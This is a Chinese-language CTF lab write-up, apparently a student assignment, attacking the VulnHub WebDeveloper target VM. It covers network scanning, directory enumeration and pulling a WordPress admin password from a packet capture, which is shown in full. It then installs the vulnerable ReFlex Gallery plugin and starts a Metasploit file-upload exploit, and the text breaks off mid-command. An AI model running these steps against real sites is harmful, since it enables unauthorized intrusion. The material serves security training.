CTF实践-实验四

原创

Fly-Pluche 于 2022-01-08 21:53:49 发布 2646 收藏

分类专栏： 渗透作业 文章标签： 安全 web安全 运维

本文链接：https://blog.csdn.net/qq_51302564/article/details/122387219

版权

渗透作业 专栏收录该内容

5 篇文章 0 订阅

订阅专栏

CTF实践

CTFg)HTTP web服务、目录枚举、提权、图像信息提取、密码破解等相关工具的使用。

通过对目标靶机的渗透过程，了解CTF竞赛模式，理解CTF涵盖的知识范围，如MISC、PPC、WEB等，通过实践，加强团队协作能力，掌握初步CTF实战能力及信息收集能力。熟悉网络扫描、探测HTTP web服务、目录枚举、提权、图像信息提取、密码破解等相关工具的使用。

系统环境：Kali Linux 2、WebDeveloper靶机来源：https://www.vulnhub.com

实验工具：不限

实验过程

发现目标 (netdiscover)，找到WebDeveloper的IP地址

```
sudo netdiscover -i eth0 -r 192.168.10.0
```


利用NMAP扫描目标主机，发现目标主机端口开放、服务情况，截图并说明目标提供的服务有哪些？（利用第一次实验知识点）

通过nmap进行扫描

```
nmap 192.168.234.0/24
```

由于是在网页(WordPress)上进行的，所以只要找80端口开放的ip

若目标主机提供了HTTP服务，尝试利用浏览器访问目标网站。截图。是否有可用信息？



EXAMPLE SITE

Just another WordPress site

POSTS

OCTOBER 30, 2018

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search ...

RECENT POSTS

Hello world!

RECENT COMMENTS

A WordPress Commenter on Hello world!

ARCHIVES

October 2018

CATEGORIES

Uncategorized

META

Log in

Entries RSS


Comments RSS

WordPress.org

感觉没有看到什么可用的信息

利用whatweb探测目标网站使用的CMS模板。截图。分析使用的CMS是什么？

```
whatweb 192.168.234.132
```



```
┌──(kali㉿kali)-[~]
└─$ whatweb  192.168.234.132
http://192.168.234.132 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[192.168.234.132], JQuery[1.12.4], MetaGenerator[WordPress 4.9.8], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[Example site &#8211; Just another WordPress site], UncommonHeaders[link], WordPress[4.9.8]

┌──(kali㉿kali)-[~]
```

使用的CMS是wordpress


网络搜索wpscan，简要说明其功能。

- `WPScan`是一个扫描 `WordPress` 漏洞的黑盒子扫描器，它可以为所有 `Web` 开发人员扫描 `WordPress` 漏洞并在他们开发前找到并解决问题。我们还使用了 `Nikto` ，它是一款非常棒的`Web` 服务器评估工具，我们认为这个工具应该成为所有针对 `WordPress`网站进行的渗透测试的一部分。
    - WordPress是全球流行的博客网站，全球有上百万人使用它来搭建博客。他使用PHP脚本和Mysql数据库来搭建网站。
    - `Wordpress` 作为三大建站模板之一，在全世界范围内有大量的用户，这也导致白帽子都会去跟踪 `WordPress` 的安全漏洞， `Wordpress` 自诞生起也出现了很多漏洞 。`Wordpress` 还可以使用插件、主题。于是 `Wordpress` 本身很难挖掘什么安全问题的时候，安全研究者开始研究其插件、主题的漏洞。通过插件，主题的漏洞去渗透 `Wordpress` 站点，于是 `WPScan` 应运而生，收集 `Wordpress` 的各种漏洞，形成一个 `Wordpress` 专用扫描器
- WPScan是Kali Linux默认自带的一款漏洞扫描工具，它采用Ruby编写，能够扫描WordPress网站中的多种安全漏洞，其中包括WordPress本身的漏洞、插件漏洞和主题漏洞，同时还可以实现对未加防护的Wordpress站点暴力破解用户名密码。
- 该扫描器可以实现获取站点用户名，获取安装的所有插件、主题，以及存在漏洞的插件、主题，并提供漏洞信息。同时还可以实现对未加防护的 `Wordpress` 站点暴力破解用户名密码。

使用 Dirb 爆破网站目录。（Dirb 是一个专门用于爆破目录的工具，在 Kali 中默认已经安装，类似工具还有国外的patator，dirsearch，DirBuster， 国内的御剑）截图。找到一个似乎和网络流量有关的目录（路径）。

直接输入：


```
dirb + ip
```



```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Dec  6 20:29:20 2021
URL_BASE: http://192.168.234.132/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.234.132/ ----
+ http://192.168.234.132/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.234.132/ipdata/
+ http://192.168.234.132/server-status (CODE:403|SIZE:303)
==> DIRECTORY: http://192.168.234.132/wp-admin/
==> DIRECTORY: http://192.168.234.132/wp-content/
==> DIRECTORY: http://192.168.234.132/wp-includes/
+ http://192.168.234.132/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.234.132/ipdata/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.234.132/wp-admin/ ----
+ http://192.168.234.132/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.234.132/wp-admin/css/
==> DIRECTORY: http://192.168.234.132/wp-admin/images/
==> DIRECTORY: http://192.168.234.132/wp-admin/includes/
+ http://192.168.234.132/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.234.132/wp-admin/js/
==> DIRECTORY: http://192.168.234.132/wp-admin/maint/
==> DIRECTORY: http://192.168.234.132/wp-admin/network/
==> DIRECTORY: http://192.168.234.132/wp-admin/user/

---- Entering directory: http://192.168.234.132/wp-content/ ----
+ http://192.168.234.132/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.234.132/wp-content/plugins/
==> DIRECTORY: http://192.168.234.132/wp-content/themes/
==> DIRECTORY: http://192.168.234.132/wp-content/uploads/
```

找到一个似乎和网络流量有关的目录（路径）为：http://192.168.234.132/ipdata/

浏览器访问该目录（路径），发现一个cap文件。截图。



Index of /ipdata

Name	Last modified	Size
Parent Directory		-
analyze.cap	2018-10-30 09:14	2.8M

Apache/2.4.29 (Ubuntu) Server at 192.168.2

利用Wireshark分析该数据包，分析TCP数据流。找到什么有用的信息？截图。


通过筛选命令：http.request.method==POST

> 得到登录的账号和密码
> 账号：webdeveloper
> 密码：Te5eQg&4sBS!Yr$)wf%(DcAd

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-DUX6U1Mc-1641649949558)(C:\Users\BlackFriday\AppData\Roaming\Typora\typora-user-images\image-20211212170340349.png)]

利用上一步得到的信息进入网站后台。截图（网站管理员账号与操作系统账号是不同概念）

由前面的dirb，发现登录php页面。输入WebDeveloper的IP和/wp-login.php，进入登录页面。



随便输入一个账号和密码，到Burp sure里找刚刚提交信息的地址，找到后去Wireshark筛选http请求类型为post的请求，追踪TCP流可得输入的账号密码。


[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-l6tlvVIG-1641649949559)(C:\Users\BlackFriday\AppData\Roaming\Typora\typora-user-images\image-20211212170818402.png)]

利用该CMS存在的（插件Plugin）漏洞。

> 采用方案：利用MeterSploit插件+reflex gallery插件漏洞实现。安装reflex gallery插件。利用该插件可能存在的漏洞。（课本知识点）

安装有漏洞的插件：

1.给这个wordpress安装reflex gallery插件，点击页面的plugins，下载reflex-gallery，放到kali中，点击add new,点击upload plugin



WordPress 5.5.3 is available! Please update now.

Add Plugins Upload Plugin

Plugins extend and expand the functionality of WordPress. You may automatically install plugins from the WordPress Plugin Directory or upload a plugin in .zip format by clicking the button at the top of this page.

Classic Editor

Enables the previous "classic" editor and the old-style Edit Post screen with TinyMCE, Meta Boxes, etc. Supports all plugins that extend thi ...

By WordPress Contributors

★★★★★ (905) Last Updated: 4 months ago

1+ Million Active Installations ✓ Compatible with your version of WordPress

Akismet Spam Protection

The best anti-spam protection to block spam comments and spam in a contact form. The most trusted antispam solution for WordPress and WooCommerce.

By Automattic

★★★★☆ (910) Last Updated: 2 days ago

1+ Million Active Installations ✓ Compatible with your version of WordPress

Jetpack – WP Security, Backup, Speed, & Growth

The best WP plugin for backup, anti spam, malware scan, CDN, AMP, social, search, contact form, and integrations with Woo, Facebook, Instagram, Google

By Automattic

★★★★☆ (1,564) Last Updated: 5 days ago

1+ Million Active Installations ✗ Incompatible with your version of WordPress

bbPress

bbPress is forum software for WordPress.

By The bbPress Contributors

★★★★☆ (315) Last Updated: 1 month ago

300,000+ Active Installations ✗ Incompatible with your version of WordPress


Gutenberg

The Gutenberg plugin provides editing, customization, and site building features

Health Check & Troubleshooting

Health Check identifies common

2.安装成功后去激活。如图即为成功：



WordPress 5.5.3 is available! Please update now.

Plugins Add New

Plugin activated.

All (3) | Active (1) | Inactive (2) | Update Available (2)


3 items

☐ Plugin	Description
☐ Akismet Anti-Spam Activate | Delete	Used by millions, Akismet is quite possibly the best way in the world to **protect your blog from spam**. It keeps your site protected even while you sleep. To get started: activate the Akismet plugin and then go to your Akismet Settings page to set up your API key. Version 4.0.8 | By Automattic | View details
	There is a new version of Akismet Anti-Spam available. View version 4.1.7 details or update now.
☐ Hello Dolly Activate | Delete	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page. Version 1.7 | By Matt Mullenweg | View details
	There is a new version of Hello Dolly available. View version 1.7.2 details or update now.
☐ ReFlex Gallery Deactivate	Wordpress Plugin for creating responsive image galleries. By: HahnCreativeGroup Version 3.1.7 | By HahnCreativeGroup | View details
☐ Plugin	Description

3 items

3.接下来在kali使用msf来控制漏洞：

- 先输入msfconsole打开msf
- 第二次输入use exploit/unix/webapp/wp_reflexgallery_file_upload
- 第三次输入 set rhosts WebDeveloper的IP
- 第四次输入 exploi

